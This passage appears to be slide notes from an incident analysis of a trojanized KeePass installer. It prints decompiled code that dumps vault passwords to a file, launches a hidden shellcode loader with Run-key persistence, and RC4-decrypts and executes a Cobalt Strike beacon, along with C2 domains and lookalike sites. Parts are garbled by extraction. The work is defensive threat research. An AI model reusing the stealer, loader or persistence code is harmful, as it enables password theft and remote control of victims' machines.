                           num2 += "\r\n".Length;
7627
                           num++;
7628
7629
                       byte[] array = memoryStream.ToArray();
```

MainForm class has 192 lines more than the legit one has

```
Random random = new Random();

string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));

using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))

fileStream.Write(array, 0, array.Length);

fileStream.Write(array, 0, array.Length);
```

```
7610
                       StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
7611
                       sw.Write("\"Account\",\"Login Name\",\"Password\",\"Web Site\",\"Comments\"\r\n");
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                       while ((num2 = @string.IndexOf("\r\n", num2, StringComparison.InvariantCulture)) != -1)
7624
7625
7626
                          num2 += "\r\n".Length;
7627
                           num++;
7628
7629
                       byte[] array = memoryStream.ToArray();
```

1. Loops through the database and writes Account, Login Name, Password, Web Site and Comments to memory stream,

```
7630
7631
7632
7633
7634
7635
7636

if (num >= 8)

byte[] array2 = new byte[]

{
197,
160,
148.
```

2. If the password vault has 8 or more passwords, proceed with writing the file on disk (and something else...).

3. Writes the memory stream to file {0}.kp on AppData folder. {0} is 3-digit random number between 100 and 999.

```
Random random = new Random();
string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))

fileStream.Write(array, 0, array.Length);
}
```

```
7632
7633
7634
7635
7636
7637
7638
7639

byte[] array2 = new byte[]
197,
160,
148,
90,
7638
7639
```

1. KeePass.exe creates launch parameters for ShInstUtil.exe.
The launch parameter is hexademical string which is build in the MainForm class.

```
7682 string text = "--query " + stringBuilder.ToString();
```

```
7685
                           new Process
7686
7687
                               StartInfo =
7688
                                   WindowStyle = ProcessWindowStyle.Hidden,
7689
7690
                                   WorkingDirectory = directoryName,
                                   UseShellExecute = false,
7691
7692
                                   CreateNoWindow = true,
                                   FileName = "ShInstUtil.exe",
7693
7694
                                   Arguments = text
7695
                           }.Start();
7696
```

2. ShInstUtil.exe is launched with starting parameter -- query {hexademical_string} and executed in hidden mode.

3. KeePass.exe also sets up persistence for ShInstUtil.exe with the built string query.

```
string location = Assembly.GetExecutingAssembly().Location;
string directoryName = Path.GetDirectoryName(location);
string currentDirectory = Directory.GetCurrentDirectory();

Directory.SetCurrentDirectory(directoryName);
string text = "--query " + stringBuilder.ToString();
string text = "--query " + stringBuilder.ToString();
string value = "\"" + Path.Combine(Path.GetDirectoryName(location), "ShInstUtil.exe") + "\" " + text;
Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "Keepass", value, RegistryValueKind.String);
```

ShInstUtil.exe?

Purpose in the real KeePass

- Shell Install Utility in the real KeePass
- It helps install or uninstall the KeePass shell extension, which allows you to right-click .kdbx files (KeePass databases) in Windows Explorer and see options like "Open with KeePass."
- Typically, two parameters:
 - o --install
 - o --uninstall

```
v21 = fl0ldProtect;
229
        if ( !lstrcmpW(*(LPCWSTR *)(floldProtect + 4), L"--query") )
230
 231
_ ____
                   /I DUOTE \ - ... 401040/ \.
                                                     1. The Main function checks if the
  1 void * usercall sub 401040@<eax>(DWORD *a1@<edi>)
                                                       binary has been started with --
  2 {
     void *v1; // esi
                                                                query parameter.
     PWSTR v2; // eax
     HANDLE FileW; // eax
     void *v4; // ebx
     HANDLE ProcessHeap; // eax
     DWORD v6; // eax
     HANDLE v7; // eax
     DWORD LowPart; // [esp-4h] [ebp-22Ch]
     LARGE_INTEGER FileSize; // [esp+8h] [ebp-220h] BYREF
 12
     DWORD NumberOfBytesRead; // [esp+14h] [ebp-214h] BYREF
     WCHAR Filename[262]; // [esp+18h] [ebp-210h] BYREF
 13
 14
0 15
     v1 = 0:
                                                      2. If the check is passed, it will
     GetModuleFileNameW(0, Filename, 0x104u);
                                                      load content of the file conf.bin
     v2 = StrRChrW(Filename, 0, 0x5Cu);
     if ( v2 )
18
                                                        into the memory in function
 19
                                                      sub_401040. The main function
0 20
        *v2 = 0:
```

```
1 int _usercall sub 4011 400a0sub 4011 400ceax>( DWORD *a10a20ceax>, int a20cedx>, int a30a30cex>)
      int v3; // esi
      int v4; // edi
      char v5; // cl
      char v6; // bl
      char v7; // cl
      bool v8; // zf
      int v10; // [esp+Ch] [ebp-8h]
      int v11; // [esp+10h] [ebp-4h]
      v3 = *a1;
      v4 = a1[1];
      v10 = a3 - a2;
      v11 = 247901;
 17
       v3 = (unsigned int8)(v3 + 1);
18
        v5 = *((BYTE *)a1 + v3 + 8);
        v4 = (unsigned __int8)(v5 + v4);
        v6 = *((BYTE *)a1 + v4 + 8);
        *((BYTE *)a1 + v3 + 8) = v6;
        *((BYTE *)a1 + v4 + 8) = v5;
24
        v7 = *(BYTE *)(v10 + a2++) ^ *((BYTE *)a1 + (unsigned int8)(v6 + v5) + 8);
        v8 = v11-- == 1;
        *(BYTE *)(a2 - 1) = v7;
 26
 27
 28
      while ( !v8 );
      a1[1] = \sqrt{4};
                                  3. Uses the provided hexademical
      *a1 = v3;
 31
      return 0;
                                  query string for RC4 decryption of
32 }
                                   the conf.bin content [shellcode].
```

stores the returned memory

stream to variable.

4. Uses EnumFontsW API with a callback function pointing to the start of the shellcode.

When EnumFontsW enumerates all installed fonts, it invokes the callback function, effectively executing the shellcode during the enumeration process.


*a1 = 0;

0 21

23


22

PathAppendW(Filename, L"conf.bin");




02480000	
02CC7B7D	"U<ì fìLWÇEÄ"
55E90000	
02480000	
005CF938	&""ù\\"
005CF90C	&"%Eô <eô<å]ãììììù<ìqf}\f"< td=""></eô<å]ãììììù<ìqf}\f"<>
0094CC00	
02CBDEC6	
	02CC7B7D 55E90000 02480000 005CF938 005CF90C 0094CC00

1. First VirtualAlloc call allocates memory for the shellcode (content of the conf.bin)



2. After VirtualProtect, the payload is written to that memory location





```
 > > /mnt/e/Cases/
csce --pretty shinstutil_02480000.bin
Could not parse source as PE file (DOS Header magic not found.)
Could not parse source as PE file (DOS Header magic not found.)
  "beacontype": [
   "HTTPS
  "sleeptime": 112922,
  "jitter": 46.
  "maxgetsize": 2103361,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA
  "license id": 1357776117,
  "cfg_caution": false,
  "kill date": null,
  "server": {
   "hostname": "seoinit.com",
    "port": 443,
   "publickey": "MIGFMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCNb3IPzeOkvjr
--
  "host_header": "",
  "useragent_header": null,
  "http-get": {
   "uri": "/List/com2/9029E03IRSBB",
   "verb": "GET",
   "client":
     "headers": null,
      "metadata": null
   "server": {
      "output": [
        "print",
        "append 1863 characters",
       "prepend 4338 characters",
        "netbiosu",
       "mask"
  "http-post": {
   "uri": "/Apply/readme/VJICARU60DC",
   "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
```

Licence ID is the same one that

Black Basta uses

Findings from Cobalt Strike Watermark

We extracted configuration data from Cobalt Strike beacons used during the atta 1357776117. Threatfox has so far identified around 160 unique IPv4 and doma

Cobalt Strike activity has frequently been noted in ransomware attacks, and a sm been associated with Dark Scorpius (aka Black Basta) ransomware. Despite the as deploy ransomware during our investigation. We speculate this might be because

Source: https://unit42.paloal.tonet.works.com/edr-bypass-extortion-attempt-th.warted/

Findings

- Black Basta infrastructure can be grouped into distinct clusters, some of which will be highlighted below.
- The dominant watermarks observed within Black Basta infrastructure were 1357776117 & 1158277545.
- The majority of Cobalt Strike servers are hosted on Vult Hosting LLC (AS-CHOOPA), JW Lucasweg 35, Digital Ocean and Servinga.

Source: https://medium.com/@Intel_Ops/hunting-black-bastas-cobalt-strike-96a81a6ea78

```
() > > /mnt/e/Cases/
                              'malware
  python3 DidierStevensSuite/1768.py shinstutil_02480000.bin
File: shinstutil 02480000.bin
xorkey b'.' 2e
0x0001 payload type
                                  0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port
                                  0x0001 0x0002 443
0x0003 sleeptime
                                  0x0002 0x0004 112922
0x0004 maxgetsize
                                  0x0002 0x0004 2103361
0x0005 jitter
                                  0x0001 0x0002 46
0x0007 publickey
                                  0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189028181008d6f720fcde3a4be3ae1b03e
0x0003 0x0100 'seoinit.com,/List/com2/9029E03IRSBB,techbulldigital.com,/List/com2/9029E03IRSBB'
0x0008 server,get-uri
0x0043 DNS_STRATEGY
                                  0x0001 0x0002 2
0x0044 DNS STRATEGY ROTATE SECONDS
                                  0x0002 0x0004 -1
0x0045 DNS STRATEGY FAIL X
                                  0x0002 0x0004 0
0x0046 DNS STRATEGY FAIL SECONDS
                                  0x0002 0x0004 -1
0x000e SpawnTo
                                  0x0003 0x0010 (NULL ...)
0x001d spawnto x86
                                  0x0003 0x0040 '%windir%\\syswow64\\. \\host.exe -o enable
                                   0x0003 0x0040 '%windir%\\sysnative\\svc\ost.exe -k wks
0x001e spawnto_x64
```

C2 domains similar to what BlackBasta uses


```
() > > /mnt/e/Cases/
                              'malware
  python3 DidierStevensSuite/1768.py shinstutil_02480000.bin
File: shinstutil_02480000.bin
xorkey b'.' 2e
0x0001 payload type
                                   0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port
                                   0x0001 0x0002 443
0x0003 sleeptime
                                   0x0002 0x0004 112922
0x0004 maxgetsize
                                   0x0002 0x0004 2103361
0x0005 jitter
                                   0x0001 0x0002 46
0x0007 publickey
                                   0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189028181008d6f720fcde3a4be3ae1b03e
0x0008 server,get-uri
                                   0x0003 0x0100 'seoinit.com,/List/com2/9029E03IRSBB,techbulldigital.com,/List/com2/9029E03IRSBB'
0x0043 DNS_STRATEGY
                                   0x0001 0x0002 2
0x0044 DNS_STRATEGY_ROTATE_SECONDS
                                   0x0002 0x0004 -1
0x0045 DNS STRATEGY FAIL X
                                   0x0002 0x0004 0
0x0046 DNS STRATEGY FAIL SECONDS
                                   0x0002 0x0004 -1
0x000e SpawnTo
                                   0x0003 0x0010 (NULL ...)
0x001d spawnto x86
                                   0x0003 0x0040 '%windir%\\syswow64\\allhost.exe -o enable
                                   0x0003 0x0040 '%windir%\\sysnative\\sv.\ost.exe -k wks
0x001e spawnto_x64
```




C2 domains similar to what BlackBasta uses


OSINT Leads

origin_url	url	ip	scan_date	response	htmltitle	html_body_ssdeep	favicon_icons	Э
http://keegass.com	https://keegass.com		2024-12- 13T12:00:44Z	() 200	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN 9ozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	a Expand	id
http://keegass.com	https://keegass.com		© 2024-12- 06T08:12:57Z	<u> </u>	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN PozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	① Expand	nd
http://keepass- download.grmspace.c	https://keebass.com		© 2024-12- 05T09:44:26Z	<u> </u>	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN 9ozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	① Expand	nd
http://keespass.com	https://keespass.co m		© 2024-12- 04T08:11:45Z	<u> </u>	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN 9ozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	(1) Expand	nd
http://keepsuoo.co m	https://keebass.com		© 2024-12- 03T16:11:29Z	<u> </u>	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN 9ozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	① Expand	nd
http://keespass.com	https://keespass.co m		2024-11- 27T23:07:01Z	(200	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN PozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	⊕ Expand	nd
http://keepsuoo.co m	https://keegass.com		© 2024-11- 27T14:29:24Z	(200	Downloads - KeePass	768:CqEU2vaQxFmjC Q4Q/Vb+pN81YFocxN 9ozoBO:CqEU2vaQxF mjCQ4Q/VbK81YFRDo zoBO	f Expand	nd
							< 1	






Our sample



Suspicious

```
Command Prompt
C:\Users\rodrigo.gonzales\Desktop\Sigcheck>sigcheck.exe -r -i C:\Users\rodrigo.gonzales\Desktop\
Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.exe:
       Verified:
                       Signed
       Link date:
                      17:40 19/11/2024
       Signing date: 17:45 19/11/2024
                       c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.ex
       Catalog:
       Signers:
          AVARKOM LLC
                               The revocation status of the certificate or one of the certifica
               Cert Status:
tatus of the certificate or one of the certificates in the certificate chain is either offline o
               Valid Usage: Code Signing
               Cert Issuer:
                              GlobalSign GCC R45 EV CodeSigning CA 2020
               Serial Number: 24 83 90 00 0F C9 ED 9D D9 28 5F C2
               Thumbprint:
                               7020BB7A7A798C1BE684569FAD4CFE4956E7C856
               Algorithm:
                               sha256RSA
               Valid from:
                               08:35 18/11/2024
               Valid to:
                               08:35 19/11/2025
```

7020BB7A7A798C1BE684569FAD4CFE4956E7C856




Unfortunately, no other samples.


Debug file paths

```
strings -a *.exe | grep -i pdb
Pdb,:
PDbt
f:\work\KeePass\KeePass-2.56\KeePass\obj\Release\KeePass.pdb
F:\work\KeePass\KeePass-2.56\Build\ShInstUtil\Release\ShInstUtil.pdb
```

- F:\work\KeePass\KeePass-2.56\
- Unfortunately, no additional samples identified

Same BEACON, similar campaign





Source: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/fake-advanced-ip-scanner-installer-delivers-dangerous-cobaltstrike-backdoor/

011 > Case Summary & Lessons Learned

Case Summary


- Low confidence attribution to ransomware group
- KeePass weaponized with password stealing capabilities and BEACON
- Usage of malvertising and requires user activity
- Windows 11 search bar displays ads (also the malicious ones) from Bing
 - MHX55555
- Dwell time extremely short even though MDE failed to detect BEACON
- Impact for the victim...




Impact


- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised


Impact

